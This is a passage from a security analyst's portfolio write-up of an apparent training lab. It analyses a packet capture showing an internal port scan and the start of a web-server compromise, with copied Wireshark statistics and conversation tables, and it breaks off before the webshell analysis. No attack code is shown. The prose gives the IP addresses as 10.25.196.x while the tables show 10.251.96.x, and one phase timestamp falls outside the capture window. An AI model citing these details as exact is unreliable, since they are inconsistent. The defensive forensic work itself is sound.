🛡️ Project Title:

Incident Response Simulation: From Internal Recon to Webshell Execution

🎯 Objective:

To simulate and analyze a real-world incident involving internal reconnaissance, exploitation, and post-exploitation activity using PCAP forensic techniques. This project demonstrates my ability to detect, analyze, and respond to adversary behavior across the full attack chain.

📋 Executive Summary:

An internal host triggered a port scanning alert that led to the discovery of a full-blown attack lifecycle: enumeration of a web server, a suspicious POST payload leading to the deployment of a PHP webshell (`dbfuncs.php`), remote command execution, and cleanup efforts to evade detection. Tools like Wireshark and HTTP stream analysis were used to confirm and document each phase of the attack. This case study highlights my SOC readiness, forensic investigation skills, and ability to communicate high-impact security findings to both technical and non-technical stakeholders.

🔍 Internal Port Scan & Potential C2 Discovery

🛠️ **Tool/Technique:** Wireshark (Statistics → Capture File Properties, Protocol Hierarchy, Conversations/TCP tabs)
⏱️ **Timestamp:** 2021-02-07 08:31:22 – 08:46:31 (15-minute duration)
🔗 **Context:**
In a hypothetical SOC level-1 role, I'm handed a suspicious internal PCAP flagged for local-to-local port scanning. The task: determine if it's benign or part of lateral movement.


🎯 **Why This Matters:**
Port scans from internal hosts often indicate reconnaissance or lateral move attempts—critical for early threat hunting. Identifying open internal ports (like 80 and 22) can alert SOC teams to a compromised host probing for vulnerabilities.


💡 **My Analysis:**


- **Observation:** The capture spans 15 minutes, revealing multiple protocols (SSH, DNS, HTTP, SMB). In the IPv4 Conversations view, IP A (10.25.196.4) consistently scans IP B (10.25.196.5) using source port 41675. Ports 80 and 22 respond (larger byte counts), while others don't. Later, IP B initiates traffic back to IP A on port 44222, and external IPs (34.x.x.x, 35.x.x.x) appear.


- **Interpretation:** Repeated use of the same source port implies an automated or scripted port scan. Responses on HTTP (80) and SSH (22) suggest legitimate services reachable from the scanning host. The callback from 5→4 on port 44222 could indicate a spawned command shell or lateral exploit. External IPs may represent command-and-control or external data exfiltration attempts.
- **Action:**
    1. Quarantine/scoping: Temporarily isolate the scanning host (10.25.196.4) for further forensic VM review.
    2. Endpoint check: Run malware/EDR scans looking for persistence or script activity.
    3. Firewall check: Confirm whether ports 80 and 22 should be open internally—if not, remove exposure vectors.
    4. Investigate connections to external IPs; block and trace traffic to those endpoints.
    5. Escalation: Draft immediate notification to the client/stakeholders with alerts and recommended containment steps.


Key takeaway: Internals scanning multiple ports from the same source port is likely malicious — and enabling this visibility and response flow shows real SOC instincts and impact.




Wireshark · Capture File Properties · BTLOPortScan.pcap
Details
File
Name: /home/kali/Downloads/BTLOPortScan.pcap
Length: 4558 kB
Hash (SHA256): e8ca5bd33178150b770043be59da117253d20a076de7898cab5cdbeef75f109f
Hash (SHA1): 3ccdf6e2991e7bcd6f0b028a45876213baa69e49
Format: Wireshark/... - pcapng
Encapsulation: Linux cooked-mode capture v1
Time
First packet: 2021-02-07 08:31:22
Last packet: 2021-02-07 08:46:31
Elapsed: 00:15:08
Capture
Hardware: Intel(R) Core(TM) i5-8250U CPU @ 1.60GHz (with SSE4.2)
OS: Linux 5.4.0-42-generic
Application: Dumpcap (Wireshark) 2.6.10 (Git v2.6.10 packaged as 2.6.10-1~ubuntu18.04.0)
Interfaces
Interface | Dropped packets | Capture filter | Link type | Packet size limit (snaplen)
any | 0 (0.0%) | none | Linux cooked-mode capture v1 | 262144 bytes
Statistics
Measurement | Captured | Displayed | Marked
Packets | 17508 | 17508 (100.0%) | —
Time span, s | 908.694 | 908.694 | —
Average pps | 19.3 | 19.3 | —
Average packet size, B | 227 | 227 | —
Bytes | 3977665 | 3977665 (100.0%) | 0
Help
Refresh
Edit Comments
Copy To Clipboard
Close
BTLOPortScan.pcap
Profile: Default


Wireshark · Protocol Hierarchy Statistics · BTLOPortScan.pcap
Protocol | Percent Packets | Packets | Percent Bytes | Bytes | Bits/s | End Pacl
Frame | 100.0 | 17508 | 100.0 | 3977665 | 35 k | 0
Linux cooked-mode capture | 100.0 | 17508 | 7.2 | 285098 | 2509 | 0
Internet Protocol Version 6 | 0.5 | 90 | 0.1 | 3784 | 33 | 0
User Datagram Protocol | 0.2 | 31 | 0.0 | 248 | 2 | 0
Multicast Domain Name System | 0.2 | 31 | 0.0 | 1402 | 12 | 31
Transmission Control Protocol | 0.1 | 24 | 0.0 | 780 | 6 | 18
Hypertext Transfer Protocol | 0.0 | 6 | 0.0 | 636 | 5 | 6
Internet Control Message Protocol v6 | 0.2 | 35 | 0.1 | 3080 | 27 | 35
Internet Protocol Version 4 | 99.3 | 17387 | 8.7 | 347740 | 3061 | 0
User Datagram Protocol | 0.6 | 112 | 0.0 | 896 | 7 | 0
NetBIOS Name Service | 0.1 | 15 | 0.0 | 750 | 6 | 15
NetBIOS Datagram Service | 0.0 | 1 | 0.0 | 82 | 0 | 0
SMB (Server Message Block Protocol) | 0.0 | 1 | 0.0 | 119 | 1 | 0
SMB MailSlot Protocol | 0.0 | 1 | 0.0 | 25 | 0 | 0
Microsoft Windows Browser Protocol | 0.0 | 1 | 0.0 | 33 | 0 | 1
Multicast Domain Name System | 0.2 | 34 | 0.0 | 1537 | 13 | 34
Dynamic Host Configuration Protocol | 0.1 | 14 | 0.2 | 6910 | 60 | 14
Domain Name System | 0.3 | 48 | 0.1 | 3726 | 32 | 48
Transmission Control Protocol | 98.6 | 17259 | 13.1 | 520088 | 4578 | 6729
SSH Protocol | 3.0 | 529 | 0.8 | 32763 | 288 | 529
Hypertext Transfer Protocol | 55.9 | 9787 | 34.7 | 1380729 | 12 k | 4750
MIME Multipart Media Encapsulation | 0.0 | 2 | 0.2 | 8096 | 71 | 2
Line-based text data | 27.9 | 4882 | 37.4 | 1487683 | 13 k | 4882
HTML Form URL Encoded | 0.9 | 149 | 0.6 | 24837 | 218 | 149
Compuserve GIF | 0.0 | 4 | 0.0 | 918 | 8 | 4
Data | 1.2 | 214 | 0.1 | 4395 | 38 | 214
No display filter.
Help
Protocols
Copy
Close
BTLOPortScan.pcap
Packets: 17508
Profile: Default


BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Conversations · BTLOPortScan.pcap
Conversation Settings
Name resolution
Absolute start time
Limit to display filter
Copy
Follow Stream...
Graph...
Protocol
Bluetooth
BPv7
DCCP
Ethernet
FC
FDDI
IEEE 802.11
IEEE 802.15.4
IPv4
Filter list for specific type
Ethernet IPv4 · 19 IPv6 · 7 TCP · 1284 UDP · 38
Address A Address B Packets Bytes Stream ID Packets A → B Bytes A → B Packets B → A Bytes B → A Rel St
10.251.96.5 10.251.96.3 2 688 bytes 10 2 688 bytes 0 0 bytes 321.3393
10.251.96.4 10.251.96.5 15,883 4 MB 9 7,604 1 MB 8,279 3 MB 103.5555
10.251.96.4 10.251.96.255 3 282 bytes 15 3 282 bytes 0 0 bytes 373.5937
10.251.96.5 34.122.121.32 20 2 kB 7 10 774 bytes 10 904 bytes 45.9324
172.20.10.2 34.122.121.32 20 2 kB 6 10 870 bytes 10 992 bytes 45.9322
10.251.96.5 35.224.170.84 10 839 bytes 13 5 387 bytes 5 452 bytes 345.8830
172.20.10.2 35.224.170.84 10 931 bytes 12 5 435 bytes 5 496 bytes 345.8826
127.0.0.1 127.0.0.53 24 3 kB 4 12 1 kB 12 2 kB 44.9307
172.20.10.2 172.20.10.1 32 5 kB 5 20 3 kB 12 2 kB 44.9315
172.20.10.5 172.20.10.2 1,324 215 kB 3 767 113 kB 557 102 kB 1.93979
172.20.10.3 172.20.10.15 3 282 bytes 14 3 282 bytes 0 0 bytes 373.5936
172.20.10.5 172.20.10.15 10 1 kB 16 10 1 kB 0 0 bytes 432.4768
10.251.96.5 224.0.0.251 3 267 bytes 2 3 267 bytes 0 0 bytes 1.44274
127.0.0.1 224.0.0.251 3 267 bytes 0 3 267 bytes 0 0 bytes 0.00000
172.20.10.1 224.0.0.251 1 88 bytes 17 1 88 bytes 0 0 bytes 491.0006
172.20.10.2 224.0.0.251 3 267 bytes 1 3 267 bytes 0 0 bytes 1.26730
172.20.10.5 224.0.0.251 24 2 kB 8 24 2 kB 0 0 bytes 93.0032
0.0.0.0 255.255.255.255 1 326 bytes 18 1 326 bytes 0 0 bytes 801.6563
10.251.96.3 255.255.255.255 11 7 kB 11 11 7 kB 0 0 bytes 321.3617
Help
Close
BTLOPortScan.pcap
Packets: 17508
Profile: Default


BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Conversations · BTLOPortScan.pcap
Conversation Settings
Name resolution
Absolute start time
Limit to display filter
Copy
Follow Stream...
Graph...
Protocol
Bluetooth
BPv7
DCCP
Ethernet
FC
FDDI
IEEE 802.11
IEEE 802.15.4
IPv4
Filter list for specific type
Ethernet IPv4 · 19 IPv6 · 7 TCP · 1284 UDP · 38
Address A Port A Address B Port B Packets Bytes Stream ID Packets A → B Bytes A → B Packets B → A
10.251.96.4 41675 10.251.96.5 135 2 118 bytes 6 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 53 2 118 bytes 7 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 554 2 118 bytes 8 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 25 2 118 bytes 9 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 587 2 118 bytes 10 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 139 2 118 bytes 11 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 995 2 118 bytes 12 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 143 2 118 bytes 13 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 80 3 184 bytes 14 2 124 bytes 1
10.251.96.4 41675 10.251.96.5 993 2 118 bytes 15 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 111 2 118 bytes 16 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 443 2 118 bytes 17 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 110 2 118 bytes 18 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 445 2 118 bytes 19 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 21 2 118 bytes 20 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 23 2 118 bytes 21 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 22 3 184 bytes 22 2 124 bytes 1
10.251.96.4 41675 10.251.96.5 113 2 118 bytes 23 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 199 2 118 bytes 24 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 256 2 118 bytes 25 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 986 2 118 bytes 26 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 595 2 118 bytes 27 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 805 2 118 bytes 28 1 62 bytes 1
Help
Close
Thunar 2624 45.1 MiB 45.1 MiB 0% 0%
Wireshark 11176 292.0 MiB 292.0 MiB 0% 0%
Xfce4-taskmanager 12845 55.9 MiB 55.9 MiB 1% 1%
agent 2957 5.9 MiB 5.9 MiB 0% 0%
Starting task
Changing task
Terminating task
BTLOPortScan.pcap

🔍 **Web Server Identification & Suspicious POST Request**

🛠️ **Tool/Technique:** Wireshark – Protocol Hierarchy, Conversations, Follow HTTP Stream
⏱️ **Timestamp:** 2021-02-07 16:31:24
🔗 **Context:**
This phase occurs in the post-scanning enumeration and exploitation phase of the attack chain. The attacker has likely identified live hosts and is now fingerprinting web servers and potentially delivering a payload via HTTP POST.

🎯 **Why This Matters:**
Web-based exploitation is one of the most common attack vectors. Identifying exposed internal web servers and monitoring their traffic can reveal unauthorized access, vulnerable software (e.g., outdated Apache), or active command execution via web shells.

💡 **My Analysis:**


- **Observation:**
  By inspecting Conversations, internal IP `10.25.196.5` is repeatedly contacted on TCP port 80, which responds with larger byte sizes—suggesting HTTP server activity. A second internal IP (`172.20.10.2`) is also contacted on port 80. Upon following HTTP stream from packet 14, response headers reveal:

